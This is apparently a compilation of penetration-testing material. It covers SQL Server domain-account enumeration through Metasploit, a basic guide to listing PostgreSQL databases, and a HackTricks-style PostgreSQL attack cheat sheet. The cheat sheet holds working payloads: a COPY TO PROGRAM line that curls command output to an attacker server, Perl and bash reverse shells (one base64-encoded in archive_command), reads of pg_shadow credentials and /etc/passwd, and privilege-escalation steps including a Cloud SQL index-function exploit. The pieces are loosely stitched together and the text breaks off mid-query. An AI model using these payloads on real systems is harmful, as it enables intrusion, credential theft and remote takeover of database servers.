
This is most useful during internal network penetration tests after a SQL Server login has been guessed. However, it only gives the attacker an advantage if they don't already have a domain account that can be used to enumerate domain objects via RPC or LDAP queries.

**Note:** For the test set the `fuzznum` to 1000, but you would set it to 10000 or above in a real environment.

Below is a basic usage example.

```
use auxiliary/admin/mssql/mssql_enum_domain_accounts
```

```
set rhost 10.2.9.101
set rport 1433
set username MyPublicUser
set password MyPassword!
set fuzznum 10000
run
```

A terminal window titled 'Terminal - root@laptop: /home/assess' showing the execution of the 'mssql\_enum\_domain\_accounts' module. The output indicates a successful connection to the database server at 10.2.9.101:1433 as MyPublicUser. It checks if MyPublicUser has the sysadmin role (resulting in 'NOT a sysadmin') and identifies the SQL Server Name as 'LVA' and the Domain Name as 'DEMO'. A domain SID is found: '01050000000000005150000009cc30dd479441edeb31027d0'. The module then performs a brute force attack on 10000 RIDs, listing various domain accounts including Administrators, Guests, and various Admin groups.

```
msf auxiliary(mssql_enum_domain_accounts) > run

[*] Attempting to connect to the database server at 10.2.9.101:1433
as MyPublicUser...
[+] Connected.
[*] Checking if MyPublicUser has the sysadmin role...
[*] MyPublicUser is NOT a sysadmin.
[*] SQL Server Name: LVA
[*] Domain Name: DEMO
[+] Found the domain sid: 01050000000000005150000009cc30dd479441edeb3
1027d0
[*] Brute forcing 10000 RIDs through the SQL Server, be patient...
[*] - DEMO\Administrator
[*] - DEMO\Guest
[*] - DEMO\krbtgt
[*] - DEMO\Domain Admins
[*] - DEMO\Domain Users
[*] - DEMO\Domain Guests
[*] - DEMO\Domain Computers
[*] - DEMO\Domain Controllers
[*] - DEMO\Cert Publishers
[*] - DEMO\Schema Admins
[*] - DEMO\Enterprise Admins
[*] - DEMO\Group Policy Creator Owners
[*] - DEMO\RAS and IAS Servers
[*] - DEMO\HelpServicesGroup
[*] - DEMO\SUPPORT_388945a0
[*] - DEMO\TelnetClients
```

## ***Enumerating the Domain Admins with Metasploit via SQL Injection***

This is the good one. This module (mssql\_enum\_domain\_accounts\_sql) is also written in for Metasploit and takes the attack a step further by executing it through an error based SQL injection. If you've updated Metasploit lately then you already have it.

This is most useful during external network penetration tests, because getting a full list of domain accounts, groups, and computers isn't always easy when social engineering is out of scope. As I mentioned before, once you have the account list it can be used to perform online dictionary attacks, and the guessed password can be used to login through interfaces like Citrix, Remote Desktop Web Access, and VPN without two-factor (it's a thing).

**Note:** This module requires that you have already identified the SQL injection ahead of time. Also, make sure to set the FuzzNum parameter to 10000 or above in a real environment.

Below is a basic usage example.

```
use
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql
i
set rhost 10.2.9.101
set rport 80
set GET_PATH /employee.asp?id=1+and+1=[SQLi];--
run
```

```
Terminal - root@laptop: /home/assess
msf auxiliary(mssql_enum_domain_accounts_sql) > run

[*] 10.2.9.101:80 - Grabbing the server and domain name...
[+] 10.2.9.101:80 - Server name: LVA
[+] 10.2.9.101:80 - Domain name: DEMO
[*] 10.2.9.101:80 - Grabbing the SID for the domain...
[+] 10.2.9.101:80 - Domain sid: 0105000000000005150000009CC30DD47944
1EDEB31027D0
[*] 10.2.9.101:80 - Brute forcing 10000 RIDs through the SQL Server,
be patient...
[*] 10.2.9.101:80 - DEMO\Administrator
[*] 10.2.9.101:80 - DEMO\Guest
[*] 10.2.9.101:80 - DEMO\krbtgt
[*] 10.2.9.101:80 - DEMO\Domain Admins
[*] 10.2.9.101:80 - DEMO\Domain Users
[*] 10.2.9.101:80 - DEMO\Domain Guests
[*] 10.2.9.101:80 - DEMO\Domain Computers
[*] 10.2.9.101:80 - DEMO\Domain Controllers
[*] 10.2.9.101:80 - DEMO\Cert Publishers
[*] 10.2.9.101:80 - DEMO\Schema Admins
[*] 10.2.9.101:80 - DEMO\Enterprise Admins
[*] 10.2.9.101:80 - DEMO\Group Policy Creator Owners
[*] 10.2.9.101:80 - DEMO\RAS and IAS Servers
[*] 10.2.9.101:80 - DEMO\HelpServicesGroup
[*] 10.2.9.101:80 - DEMO\SUPPORT_388945a0
[*] 10.2.9.101:80 - DEMO\TelnetClients
[*] 10.2.9.101:80 - DEMO\ASPNET
[*] 10.2.9.101:80 - DEMO\ADS$
```

## Wrap Up

In this blog I tried to illustrate how the “SUSER\_NAME” and SUSER\_SNAME” functions could be abused by logins with the Public server role. Hopefully it’s been useful and helped provide a better understanding of how simple functions can be used to access information not intended by the access control model. Have fun with it, and don’t forget to hack responsibly. 😊

## Other Blogs in this Series

- Part 1: <https://blog.netspi.com/hacking-sql-server-stored-procedures-part-1-untrustworthy-databases/>
- Part 2: <https://blog.netspi.com/hacking-sql-server-stored-procedures-part-2-user-impersonation/>



- Part 3: <https://blog.netspi.com/hacking-sql-server-stored-procedures-part-3-sqli-and-user-impersonation/>

## References

- <https://technet.microsoft.com/en-us/library/ms174427%28v=sql.110%29.aspx>
- <https://msdn.microsoft.com/en-us/library/ms174427.aspx>
- <https://msdn.microsoft.com/en-us/library/ms179889.aspx>
- <https://msdn.microsoft.com/en-us/library/ms181738.aspx>
- <https://msdn.microsoft.com/en-us/library/ms176097.aspx>
- <https://msdn.microsoft.com/en-us/library/ms173792.aspx>
- <https://msdn.microsoft.com/en-us/library/ms190369.aspx>

<https://www.netspi.com/blog/technical/network-penetration-testing/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/>

### POSTGRESQL Enumeration


## List Databases via psql Terminal

The psql terminal is a front end to PostgreSQL, allowing users to interact with the server by running queries, issuing them to PostgreSQL, and displaying the results.

psql allows users to use **meta-commands**, useful commands starting with a backslash \. Use these commands to perform routine tasks, such as to connect to a database, see all databases, etc.

To list all the databases in the server via the psql terminal, follow these steps:

**Step 1:** Open the **SQL Shell (psql)** app.



**Step 2:** Press **ENTER** four times to connect to the DB server. Enter your password if asked. If you didn't set up a password, press **ENTER** again to connect.

```
Server [localhost]:
Database [postgres]:
Port [5432]:
Username [postgres]:
Password for user postgres:
psql (12.4)
WARNING: Console code page (437) differs from Windows code page (1252)
         8-bit characters might not work correctly. See psql reference
         page "Notes for Windows users" for details.
Type "help" for help.

postgres=#
```

**Step 3:** Run the following command:

`\l`

```
postgres=# \l
          List of databases
  Name      | Owner   | Encoding | Collate  | Ctype    | Access privileges
-----
 dvdrental  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 example    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 mydatabase | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 phoenixap  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
            |          |          |          |          | postgres=Ctc/postgres
 template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
            |          |          |          |          | postgres=Ctc/postgres
 test       | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
(8 rows)
```

The output shows a list of all databases currently on the server, including the database **name**, the **owner**, **encoding**, **collation**, **ctype**, and **access privileges**.


# List Databases via SQL Query

Another method to list databases in PostgreSQL is to query database names from the `pg_database` catalog via the [SELECT statement](#). Follow these steps:

**Step 1:** Log in to the server using the **SQL Shell (psql)** app.

**Step 2:** Run the following query:

```
SELECT datname FROM pg_database;
```

A terminal window with a black background and white text. The prompt is 'postgres=#'. The command 'SELECT datname FROM pg\_database;' is entered and underlined in red. The output shows a list of database names: 'postgres', 'template1', 'template0', 'dvdrental', 'phoenixnap', 'example', 'test', and 'mydatabase;'. A red arrow points to 'template0'. At the bottom, it says '(8 rows)'.

```
postgres=# SELECT datname FROM pg_database;
 datname
-----
 postgres
 template1
 template0
 dvdrental
 phoenixnap
 example
 test
 mydatabase;
(8 rows)
```

psql runs the query against the server and displays a list of existing databases in the output.

# List Databases via pgAdmin

The third method to see databases on the server is to use **pgAdmin**. pgAdmin is the leading open-source **GUI tool** for managing PostgreSQL databases.

Follow these steps to see all databases on the server using pgAdmin:

**Step 1:** Open the **pgAdmin** app and enter your password to connect to the database server.

**Unlock Saved Passwords**

Please enter your master password.  
This is required to unlock saved passwords and reconnect to the database server(s).

Password

?

**Step 2:** Expand the **Servers** tree and then the **Databases** tree. The tree expands to show a list of all databases on the server. Click the **Properties** tab to see more information about each database.

pgAdmin 4

**pgAdmin**

Browser    **Properties** SQL Statistics Dependencies Dependents

▼ Servers (1) **1**

▼ PostgreSQL 12

▼ Databases (6) **2**

- > dvdrental
- > example
- > mydatabase;
- > phoenixnap
- > postgres
- > test
- > Login/Group Roles
- > Tablespace

Database	Owner	Comment
<input type="checkbox"/> dvdrental	postgres	
<input type="checkbox"/> example	postgres	
<input type="checkbox"/> mydatabase;	postgres	
<input type="checkbox"/> phoenixnap	postgres	Example database.
<input type="checkbox"/> postgres	postgres	default administrative connection database
<input type="checkbox"/> test	postgres	

## List Tables

After listing all existing databases on the server, you can view the tables a database contains. You can achieve this by using **psql** or using **pgAdmin**.

### See tables in psql

**Step 1:** While you're logged in, connect to the database you want to inspect. The syntax is:

```
\c [database_name]
```

For example:

```
postgres=# \c phoenixnap
You are now connected to database "phoenixnap" as user "postgres".
phoenixnap=#
```

**Step 2:** List all database tables by running:

```
\dt
```

```
phoenixnap=# \dt
      list of relations
 Schema | Name  | Type  | Owner
-----+-----+-----+-----
 public | links | table | postgres
(1 row)
```

The output includes table names and their schema, type, and owner.

If there are no tables in a database, the output states that **no relations were found**.

<https://phoenixnap.com/kb/postgres-list-databases>

## POSTGRESQL PenTest

### Basic Information

**PostgreSQL** is an open source object-relational database system that uses and extends the SQL language.

**Default port:** 5432, and if this port is already in use it seems that postgresql will use the next port (5433 probably) which is not in use.

PORT STATE SERVICE

5432/tcp open pgsq

### Connect

psql -U <myuser> # Open psql console with user

psql -h <host> -U <username> -d <database> # Remote connection

psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection

psql -h localhost -d <database\_name> -U <User> # Password will be prompted

\list # List databases

\c <database> # use the database

\d # List tables

\du+ # Get users roles

```
# Get current user

Select user;

# List schemas

SELECT schema_name,schema_owner FROM information_schema.schemata;

\dn+

#List databases

SELECT datname FROM pg_database;

#Read credentials (usernames + pwd hash)

SELECT username, passwd from pg_shadow;

# Get languages

SELECT lanname,lanacl FROM pg_language;

# Show installed extensions

SHOW rds.extensions;

# Get history of commands executed

\s
```

For more information about **how to abuse a PostgreSQL database** check:

[PostgreSQL injection](#)

## Enumeration

```
msf> use auxiliary/scanner/postgres/postgres_version
msf> use auxiliary/scanner/postgres/postgres_dbname_flag_injection
```

## [Brute force](#)

### Port scanning

According to [this research](#), when a connection attempt fails, dblink throws an sqlclient\_unable\_to\_establish\_sqlconnection exception including an explanation of the error. Examples of these details are listed below.

```
SELECT * FROM dblink_connect('host=1.2.3.4
port=5678
user=name
password=secret
dbname=abc
```

```
connect_timeout=10');
```

- Host is down

DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?

- Port is closed

DETAIL: could not connect to server: Connection refused Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?

- Port is open

DETAIL: server closed the connection unexpectedly This probably means the server terminated abnormally before or while processing the request or

DETAIL: FATAL: password authentication failed for user "name"

- Port is open or filtered

DETAIL: could not connect to server: Connection timed out Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?

Unfortunately, there does not seem to be a way of getting the exception details within a PL/pgSQL function. But you can get the details if you can connect directly to the PostgreSQL server. If it is not possible to get usernames and passwords directly out of the system tables, the wordlist at- tack described in the previous section might prove successful.

## Enumeration of Privileges

### Roles

Role Types	Text
rolsuper	Role has superuser privileges
rolinherit	Role automatically inherits privileges of roles it is a member of
rolcreaterole	Role can create more roles
rolcreatedb	Role can create databases
rolcanlogin	Role can log in. That is, this role can be given as the initial session authorization identifier
rolreplication	Role is a replication role. A replication role can initiate replication connections and create and drop replication slots.
rolconnlimit	For roles that can log in, this sets maximum number of concurrent connections this role can make. -1 means no limit.

## Role Types    Text

rolpassword	Not the password (always reads as *****)
rolvaliduntil	Password expiry time (only used for password authentication); null if no expiration
rolbypassrls	Role bypasses every row-level security policy, see <a href="#">Section 5.8</a> for more information.
rolconfig	Role-specific defaults for run-time configuration variables
oid	ID of role

## Interesting Groups

- If you are a member of **pg\_execute\_server\_program** you can **execute** programs
- If you are a member of **pg\_read\_server\_files** you can **read** files
- If you are a member of **pg\_write\_server\_files** you can **write** files

Note that in Postgres a **user**, a **group** and a **role** is the **same**. It just depend on **how you use it** and if you **allow it to login**.

# Get users roles

\du

#Get users roles & groups

# r.rolpassword

# r.rolconfig,

SELECT

r.rolname,

r.rolsuper,

r.rolinherit,

r.rolcreaterole,

r.rolcreatedb,

r.rolcanlogin,

r.rolbypassrls,

r.rolconnlimit,

r.rolvaliduntil,

r.oid,

ARRAY(SELECT b.rolname



```

FROM pg_catalog.pg_auth_members m
JOIN pg_catalog.pg_roles b ON (m.roleid = b.oid)
WHERE m.member = r.oid) as memberof
, r.rolreplication
FROM pg_catalog.pg_roles r
ORDER BY 1;

# Check if current user is superiser
## If response is "on" then true, if "off" then false
SELECT current_setting('is_superuser');

# Try to grant access to groups
## For doing this you need to be admin on the role, superadmin or have CREATEROLE role (see
next section)

GRANT pg_execute_server_program TO "username";
GRANT pg_read_server_files TO "username";
GRANT pg_write_server_files TO "username";

## You will probably get this error:
## Cannot GRANT on the "pg_write_server_files" role without being a member of the role.
# Create new role (user) as member of a role (group)
CREATE ROLE u LOGIN PASSWORD 'Iriohfugwebfdwrr' IN GROUP pg_read_server_files;

## Common error
## Cannot GRANT on the "pg_read_server_files" role without being a member of the role.

```

## Tables

```

# Get owners of tables
select schemaname,tablename,tableowner from pg_tables;

## Get tables where user is owner
select schemaname,tablename,tableowner from pg_tables WHERE tableowner = 'postgres';

# Get your permissions over tables
SELECT grantee,table_schema,table_name,privilege_type FROM
information_schema.role_table_grants;

#Check users privileges over a table (pg_shadow on this example)
## If nothing, you don't have any permission

```

```
SELECT grantee,table_schema,table_name,privilege_type FROM
information_schema.role_table_grants WHERE table_name='pg_shadow';
```

## Functions

# Interesting functions are inside pg\_catalog

```
\df * #Get all
```

```
\df *pg_ls* #Get by substring
```

```
\df+ pg_read_binary_file #Check who has access
```

# Get all functions of a schema

```
\df pg_catalog.*
```

# Get all functions of a schema (pg\_catalog in this case)

```
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position
```

```
FROM information_schema.routines
```

```
LEFT JOIN information_schema.parameters ON
routines.specific_name=parameters.specific_name
```

```
WHERE routines.specific_schema='pg_catalog'
```

```
ORDER BY routines.routine_name, parameters.ordinal_position;
```

# Another aparent option

```
SELECT * FROM pg_proc;
```

## File-system actions

### Read directories and files

From this [commit](#) members of the defined **DEFAULT\_ROLE\_READ\_SERVER\_FILES** group (called **pg\_read\_server\_files**) and **super users** can use the **COPY** method on any path (check out `convert_and_check_filename` in `genfile.c`):

# Read file

```
CREATE TABLE demo(t text);
```

```
COPY demo from '/etc/passwd';
```

```
SELECT * FROM demo;
```

Remember that if you aren't super user but has the **CREATEROLE** permissions you can **make yourself member of that group**:

```
GRANT pg_read_server_files TO username;
```

### [More info.](#)

There are **other postgres functions** that can be used to **read file or list a directory**. Only **superusers** and **users with explicit permissions** can use them:

```
# Before executing these function go to the postgres DB (not in the template1)

\c postgres

## If you don't do this, you might get "permission denied" error even if you have permission

select * from pg_ls_dir('/tmp');

select * from pg_read_file('/etc/passwd', 0, 1000000);

select * from pg_read_binary_file('/etc/passwd');

# Check who has permissions

\df+ pg_ls_dir

\df+ pg_read_file

\df+ pg_read_binary_file

# Try to grant permissions

GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;

# By default you can only access files in the datadirectory

SHOW data_directory;

# But if you are a member of the group pg_read_server_files

# You can access any file, anywhere

GRANT pg_read_server_files TO username;

# Check CREATEROLE privilege escalation

You can find more functions in https://www.postgresql.org/docs/current/functions-admin.html
```

### Simple File Writing

Only **super users** and members of **pg\_read\_server\_files** can use copy to write files.

```
copy (select convert_from(decode('<ENCODED_PAYLOAD>', 'base64'), 'utf-8')) to
'/just/a/path.exec';
```

Remember that if you aren't super user but has the **CREATEROLE** permissions you can **make yourself member of that group**:

```
GRANT pg_write_server_files TO username;
```

### [More info.](#)

Remember that COPY cannot handle newline chars, therefore even if you are using a base64 payload **you need to send a one-liner**. A very important limitation of this technique is that **copy cannot be used to write binary files as it modify some binary values**.

### Binary files upload

However, there are **other techniques to upload big binary files**:

[Big Binary Files Upload \(PostgreSQL\)](#)



**Bug bounty tip: sign up for Intigriti, a premium bug bounty platform created by hackers, for hackers!** Join us at <https://go.intigriti.com/hacktricks> today, and start earning bounties up to \$100,000!



---

[Register - Intigriti](#)

[Register - Intigriti](#)

## RCE

### RCE to program

Since [version 9.3](#), only **super users** and member of the group **pg\_execute\_server\_program** can use copy for RCE (example with exfiltration:

```
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l`|base64'-- -
```

Example to exec:

#PoC

```
DROP TABLE IF EXISTS cmd_exec;
```

```
CREATE TABLE cmd_exec(cmd_output text);
```

```
COPY cmd_exec FROM PROGRAM 'id';
```

```
SELECT * FROM cmd_exec;
```

```
DROP TABLE IF EXISTS cmd_exec;
```

#Reverse shell

#Notice that in order to scape a single quote you need to put 2 single quotes

```
COPY files FROM PROGRAM 'perl -MIO -e "$p=fork;exit;if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>';"
```

Remember that if you aren't super user but has the **CREATEROLE** permissions you can **make yourself member of that group**:

```
GRANT pg_execute_server_program TO username;
```

[More info.](#)

Or use the multi/postgres/postgres\_copy\_from\_program\_cmd\_exec module from **metasploit**. More information about this vulnerability [here](#). While reported as CVE-2019-9193, Postges declared this was a [feature and will not be fixed](#).

## RCE with PostgreSQL Languages

[RCE with PostgreSQL Languages](#)

## RCE with PostgreSQL extensions

Once you have **learned** from the previous post **how to upload binary files** you could try obtain **RCE uploading a postgresql extension and loading it**.

[RCE with PostgreSQL Extensions](#)

## PostgreSQL configuration file RCE

The **configuration file** of postgresql is **writable** by the **postgres user** which is the one running the database, so as **superuser** you can write files in the filesystem, and therefore you can **overwrite this file**.

```
# ls -l postgresql.conf
-rw-r--r-- 1 postgres postgres 26849 Jul  3 21:52 postgresql.conf
```

## RCE with ssl\_passphrase\_command

The configuration file have some interesting attributes that can lead to RCE:

- `ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'` Path to the private key of the database
- `ssl_passphrase_command = "` If the private file is protected by password (encrypted) postgresql will **execute the command indicated in this attribute**.

- `ssl_passphrase_command_supports_reload = off` If this attribute is **on** the **command** executed if the key is protected by password **will be executed** when `pg_reload_conf()` is **executed**.

Then, an attacker will need to:

1. 1.

**Dump private key** from the server

2. 2.

**Encrypt** downloaded private key:

1. 1.

`rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key`

3. 3.

**Overwrite**

4. 4.

**Dump** the current postgresql **configuration**

5. 5.

**Overwrite** the **configuration** with the mentioned attributes configuration:

1. 1.

`ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'`

2. 2.

`ssl_passphrase_command_supports_reload = on`

6. 6.

Execute `pg_reload_conf()`

While testing this I noticed that this will only work if the **private key file has privileges 640**, it's **owned by root** and by the **group ssl-cert or postgres** (so the postgres user can read it), and is placed in `/var/lib/postgresql/12/main`.

More [information about this technique here](#).

**RCE with archive\_command**

Another attribute in the configuration file that is exploitable is `archive_command`.

For this to work, the `archive_mode` setting has to be 'on' or 'always'. If that is true, then we could overwrite the command in `archive_command` and force it to execute via the WAL (write-ahead logging) operations.

The general steps are:

1. 1.

Check whether archive mode is enabled: `SELECT current_setting('archive_mode')`

2. 2.

Overwrite `archive_command` with the payload. For eg, a reverse shell: `archive_command = 'echo`

```
"dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1N
UUKVBTSxnZXRwcm90b2J5bmFtZSgidGNwlikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbW4oU1RET1VULCI+JlMiKTvc
pbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4slj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTvc
GVuKFNUREVSUiwiPiZTlik7ZXhlyYgiL2Jpbi9zaCAtaSlpO307" | base64 --decode | perl'
```

3. 3.

Reload the config: `SELECT pg_reload_conf()`

4. 4.

Force the WAL operation to run, which will call the archive command: `SELECT pg_switch_wal()` or `SELECT pg_switch_xlog()` for some Postgres versions

More [information about this config and about WAL here](#).

## Postgres Privesc

### CREATEROLE Privesc

#### Grant

According to the [docs](#): *Roles having **CREATEROLE** privilege can **grant or revoke membership in any role** that is **not a superuser**.*

So, if you have **CREATEROLE** permission you could grant yourself access to other **roles** (that aren't superuser) that can give you the option to read & write files and execute commands:

# Access to execute commands

```
GRANT pg_execute_server_program TO username;
```

# Access to read files

```
GRANT pg_read_server_files TO username;
```

# Access to write files

```
GRANT pg_write_server_files TO username;
```

### Modify Password

Users with this role can also **change** the **passwords** of other **non-superusers**:

#Change password

```
ALTER USER user_name WITH PASSWORD 'new_password';
```

### Privesc to SUPERUSER

It's pretty common to find that **local users can login in PostgreSQL without providing any password**. Therefore, once you have gathered **permissions to execute code** you can abuse these permissions to grant you **SUPERUSER** role:

COPY (select '') to PROGRAM 'psql -U <super\_user> -c "ALTER USER <your\_username> WITH SUPERUSER;";

This is usually possible because of the following lines in the **pg\_hba.conf** file:

# "local" is for Unix domain socket connections only

local all all trust

# IPv4 local connections:

host all all 127.0.0.1/32 trust

# IPv6 local connections:

host all all ::1/128 trust

### ALTER TABLE privesc

In [this writeup](#) is explained how it was possible to **privesc** in Postgres GCP abusing ALTER TABLE privilege that was granted to the user.

When you try to **make another user owner of a table** you should get an **error** preventing it, but apparently GCP gave that **option to the not-superuser postgres user** in GCP:

```
Query Editor  Query History
1  CREATE TABLE test_table (data text);
2  ALTER TABLE test_table owner to "cloudsqladmin";
3
Data Output  Explain  Messages  Notifications
ALTER TABLE
Query returned successfully in 478 msec.
```

Joining this idea with the fact that when the **INSERT/UPDATE/ANALYZE** commands are executed on a **table with an index function**, the **function** is **called** as part of the command with the **table owner's permissions**. It's possible to create an index with a function and give owner permissions to a **super user** over that table, and then run ANALYZE over the table with the malicious function that will be able to execute commands because it's using the privileges of the owner.

```
GetUserIdAndSecContext(&save_userid, &save_sec_context);
```

```
SetUserIdAndSecContext(onerel->rd_rel->relowner,
```

```
save_sec_context | SECURITY_RESTRICTED_OPERATION);
```

### Exploitation

- 1.

Create a new table.

- 2.

Insert some dummy content to the table, so the index function has something to work with.



3. 3.

Create a malicious index function (with our code execution payload) on the table.

4. 4.

ALTER the table owner to cloudsqladmin , GCP's superuser role, used only by Cloud SQL to maintain and manage the database.

5. 5.

ANALYZE the table, forcing the PostgreSQL engine to switch user-context to the table's owner ( cloudsqladmin ) and call the malicious index function with the cloudsqladmin permissions, resulting in executing our shell command, which we did not have permission to execute before.

In PostgreSQL, this flow looks something like this:

```
CREATE TABLE temp_table (data text);
```

```
CREATE TABLE shell_commands_results (data text);
```

```
INSERT INTO temp_table VALUES ('dummy content');
```

```
/* PostgreSQL does not allow creating a VOLATILE index function, so first we create IMMUTABLE index function */
```

```
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
```

```
LANGUAGE sql IMMUTABLE AS 'select "nothing";';
```

```
CREATE INDEX index_malicious ON public.temp_table (suid_function(data));
```

```
ALTER TABLE temp_table OWNER TO cloudsqladmin;
```

```
/* Replace the function with VOLATILE index function to bypass the PostgreSQL restriction */
```

```
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
```

```
LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data) FROM PROGRAM "/usr/bin/id"; select "test";';
```

```
ANALYZE public.temp_table;
```

After executing the exploit SQL query, the shell\_commands\_results table contains the output of the executed code:

```
uid=2345(postgres) gid=2345(postgres) groups=2345(postgres)
```

### Local Login

Some misconfigured postgresql instances might allow login of any local user, it's possible to local from 127.0.0.1 using the **dblink function**:

```
\du * # Get Users
```

```
\l # Get databases
```

```
SELECT * FROM dblink('host=127.0.0.1
```

port=5432

user=someuser

password=supersecret

dbname=somedb',

'Select username,passwd from pg\_shadow')

RETURNS (result TEXT);

Note that for the previous query to work **the function dblink needs to exist**. If it doesn't you could try to create it with

CREATE EXTENSION dblink;

If you have the password of a user with more privileges, but the user is not allowed to login from an external IP you can use the following function to execute queries as that user:

SELECT \* FROM dblink('host=127.0.0.1

user=someuser

